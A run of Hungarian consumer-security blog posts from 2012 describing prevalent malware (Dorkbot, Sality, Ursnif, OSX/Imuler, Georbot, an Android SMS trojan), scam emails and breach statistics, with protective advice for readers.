7. Win32/Dorkbot féreg
Elterjedtsége a februári fertőzések között: 1.18%
Előző havi helyezés: 5.

Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-dorkbot-a-worm-gen-trojan-menti-gjic-pws-zbot-fo

8. JS/TrojanDownloader.Iframe.NKE trójai
Elterjedtsége a februári fertőzések között: 1.07%
Előző havi helyezés: 7.

Működés: A JS/TrojanDownloader.Iframe.NKE trójai módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. A trójai kártevő kódja leggyakrabban a weboldalak HTML beágyazásában található.



Bővebb információ: http://www.eset.eu/encyclopaedia/js-trojandownloader-iframe-nke-trojan-clicker-agent-ev-mal-f-kt

9. Win32/Sality vírus
Elterjedtsége a februári fertőzések között: 0.84%

Előző havi helyezés: 8.

Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.eset.eu/encyclopaedia/sality_nar_virus__sality_aa_sality_am_sality_ah

10. Win32/Spy.Ursnif.A trójai
Elterjedtsége a februári fertőzések között: 0.66%
Előző havi helyezés: 10.

Működés: A Win32/Spy.Ursnif.A trójai egy olyan kémprogram, amely a fertőzött számítógépről ellopja a személyes adatokat, és aztán egy rejtett felhasználói accountot létrehozva megkísérli elküldeni azokat egy Távoli Asztalkapcsolat (Remote Desktop) segítségével. Bár a kémkedő kártevő igyekszik rejtve maradni, a váratlan és kéretlen fájlműveletek gyanút kelthetnek, illetve naprakész antivírus és tűzfal birtokában is hamar lelepleződik. Érdemes lehet rendszeres időközönként ellenőrizni a felhasználói fiókjainkat is, és ha ott valami rejtélyes ok miatt új, ismeretlen account keletkezett, úgy azonnal egy teljes vírusellenőrzést végezni.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-spy-ursnif-a-trojan-win32-inject-kzl-spy-ursnif-gen-h-patch-zgm

Tetszik 12 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Android kémprogram persze csak a mi érdekünkben
- Nyári tanácsok utazáshoz
- A jelszó érték, vigyázzunk rá
- Mai szavunk pedig: keyjacking

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4325400

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



George Sand 2012.04.11. 15:58:38

Kedves Rambó! Először is köszönöm az érdekes, hasznos és humoros bejegyzéseket. Ezek hatására telepítettem a Netcraft toolbart. A gondom az, hogy több, mint kétszer akkora helyer foglal el a képernyőből, mint a böngészősáv. Próbálkoztam, hogyan tudnám csökkenteni a méretét, de nem sikerült. Kérek segítséget, mit tudok csinálni.

(Az 1.1-es és 1.2-es júzereket némileg elrettenti a kérdezéstől az a lekezelő hozzáállás, amit néhány kommentben olvastam. És némiképp ilyen válaszokat adnak: "Ezt sem tudod, kiskomám?
Vasból van a vas, vízből van a víz.")



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.04.11. 19:13:18

Szia George Sand!

Hát nálam is fut ez a Netcraft, de itt csak egyetlen sort foglal csak el és pont úgy néz ki, mint az ő weblapjukon: toolbar.netcraft.com/

Van egy ilyen címem: antivirus pont blog pont hu kukac gmail pont com

Ha gondolod, ide küldhetsz screenshotot, aztán kiokoskodunk valamit. A fizikai képernyő mérete is belejátszik valamelyest, ha például neked egy netbookod, míg itt én egy 17 colos noteszt nézek.

És lehet bátran kérdezni, hiszen :-)

"Most már én is okos vagyok, mindentudó szemem ragyog,
Apából van az apám, anyából van az anyám,
Én meg gyerekből vagyok "



George Sand 2012.04.11. 21:13:55

@Csizmazia István [Rambo]: Köszönöm, sikerült :) Mint minden, ez is egyszerű, ha már megvan a megoldás: A könyvjelző eszköztár pipátlanítása után nekem is akkora méretűvé vált, mint a betett linken látható. Nem is használtam azt, csak egy szürke mező volt ott.

Jövök máskor is, jó volt a vers befejezése :)

Inkább lottózzunk

2012.03.20. 11:11 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: spam ingyen 3 átverés ipad

Egyszer már terítéken volt a közelmúltban az interneten át érkező könnyű nyeremény, akkor a Samsung Galaxy volt a vágy titokzatos tárgya, akkor bruttóilag 2032 forintos SMS áron lehetett harcba szállni az úgynevezett "játékban". **Mostani esetünkben iPad 3-at tesztelhetünk és tarthatunk meg - persze ingyen**. Na ki nyer ma?



Trükkös üzenet volt, van és lesz, ezzel meg kellene barátkozni, és ennek ellenére lehetőleg nem bedőlni neki. Most **olyan apróságokról, hogy nem is iPad 3 a neve, hanem hivatalosan "New iPad"** nevet kapta a keresztségben - nem is beszélünk, **inkább a realitásérzéknek kellene dominálnia adott esetben: Bill Gates nem osztja szét a vagyonát, ahogyan nem kapunk 1000 USD értékű Victoria's Secret ajándékot ingyen, és az ingyen iPad 3 sem ránk vár**, ez a szomorú és fájó igazság.



Ebben **az átverésben kéretlen email üzenetet kapunk, és már a levél tárgya sem hagyja hidegen az embert: "Hova küldhetjük az ingyen iPad 3-at? Csak tesztelje és tartsa meg! Bővebb info a kattintás után."** Aki kattint, és nem a NoScript feltétlen őszinte elkötelezett híve, **kap egy testre szabott képernyőt, melyben gratulálnak, az IP címünk földrajzi helyzetéből hasalnak egy települést, ami vagy pont a miénk vagy szomszédos, és máris lehet újabbat kattintani, kiválaszthatjuk a nyereményünket, hát persze**, gyere gyorsan Peg, Kelly, Bud és Jefferson.



Ám a nyeremény nem létezik, **helyette a neverending survey kitöltögetés** annál inkább. Már annyira szánalmasan egy kaptafára készülnek ezek az átverések, hogy igazság szerint mindez csak az újszülötteknek lehetne új, ám sajnos mégsem így van. Hogy aztán a NakedSecurity tanácsa alapján valóban inkább lottózni kellene ehelyett, azt már az olvasók gazdag fantáziájára bízzuk, hisznek-e még egyáltalán az ilyesmiben.



Mindenesetre akár így, akár úgy döntünk, **a tesztelhető ingyen iPad 3-ra ennek ellenére semmiképpen ne várjunk**.

Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 3 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Az XP él, az XP élt, az XP élni fog
- Majdnem mindenki átverhető adathalászattal
- Dropbox csalival terjedtek a kémprogramok
- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4326163

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Szex és Trója

2012.03.22. 12:50 | Csizmazia István [Rambo] | Szólj hozzá!


Címkék: macintosh trójai jpg app finder irina pebkac imuler shayk

Kétség sem férhet hozzá, hogy **az informatikai biztonság terén ember a leggyengébb láncszem**. Azon belül pedig különösen a férfiember, pláne ha az adott történetben a gyengébb nemet éppenséggel lenge öltözetű szupermodellek reprezentálják. Emellett persze az is látnivaló, hogy első nagy vihart kavart 2007-es keltezésű Macintosh kártevős beszámolónk óta e platformon is egyre gyakoribb trójai próbálkozások zajlanak.



Ezúttal egy csinos barna szupermodell látogat el a számítógépünkre, és nem, valóban nem is hallottunk még eddig róla sosem, ám az, hogy **a 2012. márciusi FHM magazin címlaplánya volt**, már elegendő ahhoz, hogy a rossz fiúk sikerrel bevessék őt social engineering csalinak az emberi gyengeséggel vívott küzdelemben. Irina Shayk - aki valószínűleg a tavaszi jó idő miatt szemlátomást "otthon hagyta a kardigánját" - **egy kis ikon formájában várja a kattintásokat**, és még mielőtt továbbmennénk, álljunk itt most meg egy röpke pillanatra.





Látja, nem látja, na látja! Igen, nem tévedés, valóban jól látszik, ami látszik, bölcs és derék Windows hagyományok szerint az OS X sem jeleníti meg alapértelmezésben az ismert fájlok kiterjesztését - 43 évvel a Holdra szállás után. Mert hát minek is összezavarni azt a derék júzert, még a végén esetleg nem kattintana a .JPG-nek gondolt .APP állományra. Hová vezetne ez?! Komolyra fordítva a szót **érdemes nem csak a Windowson kikapcsolni ezt az idióta alapértelmezést, vagyis sose legyen rejtett a fájlkiterjesztések megjelenítése, és Clueley bácsi útmutatását szorgosan megfogadva immáron Macintoshon is tanácsos megfutni ugyanezt a kört**.





Akkor most visszatérhetünk Odüsszeuszhoz Anatóliába;-) **Az inkriminált trójai kártevő elindítása után hátsó ajtót nyit a megtámadott rendszeren, és az összegyűjtött személyes adatainkat titokban egy távoli webszerverre továbbítja**. Az antivírus programok jelentős része észleli az OSX/Imuler.B jelenlétét, és riaszt is rá. Az előző, A nevű tavalyi változatra pedig azok emlékezhetnek igen élénken, akik úgy gondolták, ugyan mi történhet ha Mac-en megnyitunk egy .PDF állománynak látszó tárgyat.



Mindenesetre az Élet egyik nagy kérdése az, hogy **az ilyen és ehhez hasonló megtévesztések esetén a PEBKAC kattintások tekintetében vajon mennyire különbözik a Windows és az OS X tábor valójában**, és ha van bármiféle előny biztonságtudatosságban, hogyan és miként változik majd mindez a későbbiekben.

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Ez történik a weben egy perc alatt
- Dropbox csalival terjedtek a kémprogramok
- 25-ször több a mobilos kártevő

- □ ebkamerás kukkolók IV. - 100 férfi ér egy nőt

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4332469

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Grúziából szeretettel

2012.03.23. 10:30 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: grúzia botnet eset kémprogram georbot


Az ESET szakemberei az elmúlt hetekben felfedeztek egy - egyelőre **főként Grúziában terjedő, de már más országba is beszökött botnetet**, amely nagyon érdekes kommunikációs képességekkel rendelkezik. Több tevékenysége mellett **megpróbál dokumentumokat és tanúsítványokat lopni, képes audió és videó felvételeket készíteni, valamint a helyi hálózatot is átböngészi, információkat keresve**.




A grúziai terjedés magyarázata, hogy **meglepő módon egy grúziai kormányzati honlapot használ arra, hogy a parancsait frissítse**, és az információkat ellenőrizze, ezért az ESET kutatói úgy gondolják, hogy a Win32/Georbot-nak elnevezett kártevő elsősorban grúziai felhasználókat céloz meg. Még egy **különös ismertetője a rosszindulatú programnak, hogy "Remote Desktop Configuration Files"-ok után kutat és így lehetővé teszi a támadóknak, hogy fájlokat lophassanak, majd ezeket elküldhessék távoli számítógépekre, bármilyen beavatkozás nélkül**. Ami még aggasztóbb az a vírus folyamatos fejlődése, az ESET - a március 20-áig tartó vizsgálódásai során - **számos új variánst fedezett fel**.



A Win32/Georbot korszerű frissítő technikával rendelkezik, melynek segítségével folyamatosan új változatokat tölt le saját magából, annak érdekében, hogy észrevétlen maradjon az antivírus programok előtt. Ezen felül egy védő mechanizmust is használ arra az esetre, ha nem érné el a C&C (Command-and-Control) szervert, hiszen ilyen esetben egy speciális weblaphoz csatlakozik, amely a grúz kormány egy szerverén található. **"Ez nem feltétlenül jelenti azt, hogy a grúz kormány is benne van az ügyben. Elég gyakran megesik, hogy az emberek nincsenek azzal tisztában, hogy a rendszereiket kompromittálták."** - nyilatkozta Pierre-Marc Bureau, az ESET Security Intelligence Program igazgatója.




Tudni kell, hogy a grúz igazságügyi minisztérium adatforgalmi ügynöksége (Data Exchange Agency of the Ministry of Justice of Georgia) és **a nemzeti CERT teljes mértékben tisztában van a helyzettel már 2011 óta, folyamatos megfigyelést végeznek, és ennek keretében kértek szakmai segítséget az ESET-től**. Az összes fertőzött gazdagépnek a 70%-át Grúziában lokalizáltak, de találtak 12%-ot az Egyesült Államokban, Németországban és Oroszországban.



Az ESET kutatói arra is képesek voltak, hogy a botnet irányító paneljéhez hozzáférjenek, és így tiszta adatokhoz jutottak az érintett gépek számával, elhelyezkedésével kapcsolatban, valamint a vírus lehetséges parancsait is elérték. A legérdekesebb információ, amelyet az irányító panelban találtak, egy lista volt az összes kulcsszóval, amelyre a botnet rákeresett a dokumentumokban a megfertőzött rendszereken. Egyebek mellett **a következő szavak szerepeltek angolul a listában: "minisztérium, szolgálat, titok, ügynök, USA, Oroszország, FBI, CIA, fegyver, FSB, KGB, telefonszám".**



A videórögzítő funkció pár alkalommal került csak használatba, webkamera segítségével, screenshotok készítésével és DDoS támadások által. A tény, hogy egy grúz weboldalt használ a parancsok frissítésére és az információk ellenőrzésére, valamint hogy valószínűleg ugyanezt az oldalt használta a terjeszkedésre, azt sugallja, hogy az elsődleges célpont Grúzia lehet. Az ESET IT-biztonsági termékeit Magyarországon forgalmazó Sicontact Kft. vírus-szakértője, Béres Péter szerint **a Win32/Georbot-ot nagy valószínűség szerint abból a célból hozta létre egy csapat kiberbűnöző, hogy érzékeny információkat szerezzenek, amelyeket más szervezeteknek adhatnak el**.



A kiberbűnözés **egyre professzionálisabbá válik és egyre nagyobb szereplőket céloz meg**. A Win32/Stuxnet és a Win32/Duqu a high-tech kiberbűnözés mesterpéldányai, amelyek egy adott célt szolgálnak, de **a kevésbé szofisztikált Win32/Georbot-nak is szemlátomást meg vannak a szükséges egyedi képességei és módszerei arra, hogy megszerezze azt, amire létrehozták**.

Tetszik 6 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Android kémprogram persze csak a mi érdekünkben
- Hogyan szúrjuk ki a gyanús Android appokat?
- "Szósölmédia" és nyaralás
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4334557

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Nem történt volna meg...

2012.03.26. 16:20 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: biztonsági 2011 alapvető verizon intézkedések

A ha-val kezdődő mondatok állítólag teljesen feleslegesek és értelmetlenek, mi ennek ellenére mégis megpróbálunk némi értelmet lehelni ezekbe. Murphy-vel szólva: minden jó valamire, ha másra nem, elrettentő példának, vagy tanulni belőle.



A Verizon kiadta 2011-es éves jelentését, amiből sokféle statisztikai számadat kiderülhet számunkra: a támadások 98 százalékát nem belső, hanem külső ember vagy szervezet hajtotta végre; az összes akció 83 százaléka mögött szervezett kiberbűnözői csoportok álltak, **a támadások 67 százalékát Kelet-Európából indították, és a vizsgált 885 adatlopásos eset 81 százaléka kapcsolódott hackertevékenységhez, 61 százalékában fordult elő kártevő (vírus, trójai, stb.) aktivitás**.

Mi most azonban egy kicsit más szemszögből fogjuk mindezt megvizsgálni, vajon tényleg Yale vagy Lomonoszov egyetem kell-e az ilyen támadások többségéhez, vagy **mi felhasználók is felelőtlenek, gyanútlanok, lusták voltunk**. Magyarán a fenti jó kis beszédes statisztikák mellett arra is fontos volna felfigyelni, mi okozta mindezeket.



Erre is kitér a tanulmány, és bár az évről évre növekvő számú támadások mellett a cégek, vállalatok is egyre nagyobb összegeket fordítanak kifinomult biztonsági ellenőrzésekre, az is tény, hogy **nagyon sokszor az hozza meg a sikert a támadóknak, hogy gyakran egészen alapvető biztonsági intézkedéseket hagynak figyelmen kívül**. A Verizon szerint az elemzett többszáz támadás fényében világosan látszik, többségük - **96 százalékuk - nem is kifinomult, vagy speciálisan bonyolult volt, hanem rutinszerűen alkalmazták a korábban bevált módszereket. Megállapításaik szerint 97 százalékban elkerülhetőek lettek volna ezek az incidensek, ráadásul ehhez költséges ellenintézkedések sem kellettek volna**.



A tipikus hibák közt említik, hogy egyes cégeknél egyáltalán **nem használtak tűzfalat, vagy ha mégis, úgy a nem megfelelő konfigurálás miatt azon indokolatlanul nyitott portok működtek, de a túl könnyen kitalálható fapados jelszavak is** nagyban hozzájárultak a különféle sikeres támadásokhoz. Ennek kapcsán érdekes visszaemlékezni egy saját felmérésünkre, melyből az derült ki, hogy **a magyar internetezők egynegyede a vírusirtó szoftverének riasztása ellenére is végignéz egy fertőzött weboldalt, ha annak tartalma érdekli, sőt emiatt akár ki is kapcsolja vírusirtóját**.



Természetesen a sláger célpontok 2011-ben is az ismert neves nagyvállalatok, a pénzügyi szektor és a biztosítási üzletág volt. **A felmérés tanúsága szerint a szervezett támadó csoportok többnyire saját hackert alkalmaznak arra a feladatra, hogy automatizált eszközök segítségével megtalálják a sebezhető cégeket**, és sok esetben az ezer főnél kisebb létszámú vállalatok is az elszenvedői ezeknek a támadásoknak. A Verizon szerint mindez arra is bizonyíték, hogy **vállalati szinten még nagyobb figyelmet kell fordítani az alapvető biztonsági intézkedésekre**.

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Az XP él, az XP élt, az XP élni fog
- Android kémprogram persze csak a mi érdekünkben
- Akiknek a Captcha kínszenvedés
- Tízből öt kártevő hátsóajtót nyit
- Elégedetlenek vagyunk a Facebook biztonságával

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4341079

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Zerosecurity - ezúttal szó szerint


2012.03.28. 13:00 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: download javascript wordpress by drive eset zerosecurity viruslabor obfuscation

Rájár a rúd mostanában a WordPress CMS-t használókra. A frissítetlen rendszerek kártevőket terjesztenek, de a becsapós pluginek mellett ezenkívül még a drive by download típusú támadások melegágyai lehetnek. A látogató **böngészője pedig egy összezagyvált kinézetű JavaScript kód miatt észrevétlenül jól át lesz irányítva kártékony weboldalakra**.




A "Cherchez la femme" mintájára itt nem nőt, **hanem láthatatlan Iframe elemet kell keresni**, az ilyen típusú fertőzések voltak talán a leggyakoribbak a mi januári, valamint a februári toplistánkban is. Ezt a drive-by-download dolgot úgy lehet elképzelni, hogy ha egy weboldalt sikerül megfertőzni, egy láthatatlan szkriptet belerejteni, akkor a látogatók böngészője titokban nem csak az eredeti weboldalt keresi fel, hanem egy átirányítás segítségével egy másik, általában kártevőt tartalmazó másikat is.




A beszúrt kód kinézetre persze nem mond semmit, azt az úgynevezett obfuscation, azaz **kódösszezavarás segítségével úgy preparálják a bűnözők, hogy ne, vagy minél nehezebben lehessen a célját, a benne elrejtett valódi URL-t kiolvasni**. Az alábbi képeken a zerosecurity.org Wordpress alapú oldalában talált kód eredeti összezavart majd a visszafejtett állapota látható. **A böngésző természetesen nem igényli az olvashatóságot, ő így is, úgy is érti és végrehajtja**, nekünk felhasználóknak fontos az, hogy láthassuk, hova is irányították át stikában, ami jelen esetben egy .tf, vagyis French Southern Territories nevű terület alá tartozó domain.





A fentiek egyrészt azt is bizonyítják, **jelentősebb, ismertebb, nevesebb, sőt akár IT biztonsággal foglalkozó témájú oldalak is célkeresztben lehetnek**, de másrészt ami még ennél is meglepőbb lehet sokaknak, hogy **akár HTML alapú sima levélben is kaphatunk** ilyet.



Megint csak az ESET laboratóriumából származik a következő email, melyben ugyanilyen JavaScriptet azonosítottak. A gyanútlan címzett csak annyit lát, hogy "Loading, Please wait...", azaz türelem, mindjárt töltődik az a valami, de ez csak vetítés, közben a háttérben történnek a valódi dolgok. Gyakorlatilag ez azt jelenti, hogy **nem csak internetes böngészés közben, hanem akár spamben is kaphatunk ilyen láthatatlan átirányítást tartalmazó kártékony kódot**.

Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Informatikai biztonság az egészségügyben
- Az XP él, az XP élt, az XP élni fog
- Hogyan szúrjuk ki a gyanús Android appokat?
- Mai szavunk pedig: keyjacking

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4345572

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

A fáraó üvöltése

2012.03.29. 12:00 | Csizmazia István [Rambo] | 3 komment

Címkék: sms emelt trójai android pharaoh díjas roar

Biztos az sem bágyatag macska dorombolás, de hangerőben a felhasználó ordítása valószínűleg még ezen is nagyságrendekkel túltesz, amikor éppen kibontja és kikerekedett szemmel mustrálgatja a kézhez kapott, emelt díjas SMS-ekkel gazdagon ékesített mobiltelefonos számláját. Androidos tantörténetünk következik kockázatokkal és mellékhatásokkal.



A Google Play, leánykori nevén Android Market polcain **szerencsére nem található meg ez a játék, de egyéb nem hivatalos letöltésekből hozzá lehet jutni**. A "The Roar of the Pharaoh" játék vizsgálatakor azonban az derült ki, bár az **látszólag semmilyen külön engedélyt nem kért, mégis rosszindulatú dolgokat művel** a telefonnal. A benne levő trójai **emelt díjas SMS-ekkel operál, ilyeneket képes a mi kontónkra küldeni, de olvasni is tudja a mi SMS üzeneteinket, ezen felül pedig igyekszik kémkedni is, magyarán lekérdezi az okostelefon IMEI és IMSI számát, a telefon pontos típusát, a képernyő méreteket, a platform OS verzióját, a felhasználó telefonszámát és ezeket el is küldi a kártevő szerzőinek**.



A trójai név itt duplán is aktuális, mert egyfelől olyat tesz titokban a felhasználó háta mögött, ami nem szerepel a program leírásában, de **ebben is furmányosan jár el, mert ha a futó szervizeket kilistázzuk, a kártékony folyamatot igen találékonyan az ártatlannak tűnő, vagyis jól álcázott "GameUpdateService" néven találjuk meg**. A trójai négy különböző .COM domainnel igyekszik kommunikálni a "tgloader-android" végződésű címeivel. **A titokban hozzáadott futó szolgáltatásokat egyébként sosem egyszerű lefülelni**, vagy leállítani - **legalábbis az átlagfelhasználó szintjén biztosan nem.**



Ez a fajta csalás igen [népszerű mind Európában, mind pedig Ázsiában, aminek az is oka lehet, hogy a mobiltelefon társaságok általában rövid átfutási idő alatt végzik a kifizetések feldolgozását](), **a bűnözők könnyen gyorsan a pénzükhöz jutnak**, és mire az előfizetők később kézhez kapják a telefonszámláikat, a rossz fiúk már rég messze járnak, és a következő hasonló csalást intézik megint.



Mi felhasználók maximum annyit tehetünk, hogy **igyekszünk a letöltéseinket kizárólag ellenőrzött forrásokból eszközölni**, amire a Google Play esetében [ha garancia nincs is, de azokra elvileg a Bouncer is éberen vigyáz](). Persze **azt sem árt tudni mindemellett, hogy [a Kidobó fedőnevű szolgáltatás sem tévedhetetlen]()**, így azért aki pluszban őrt akar állítani a telefonja mellé, **érdemes lehet használni valamilyen mobil security programot is, amely a fenti veszélyek elhárítása mellett az esetleges elvesztés vagy lopás esetén is hasznos** szolgálatot tehet.



És persze **végül, de nem utolsó sorban mi magunk is figyeljünk oda arra, milyen engedélyeket szeretne kérni egy új vagy éppen már feltelepített, de frissíteni akaró alkalmazás. Igen nehéz kártevőnek titulálni egy olyan játékot, vagy programot, aminek [trójai funkcionalitását a világhírű next-next-finish metódussal saját kezűleg éppen mi magunk hagytuk jóvá]()**.

Tetszik 105 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

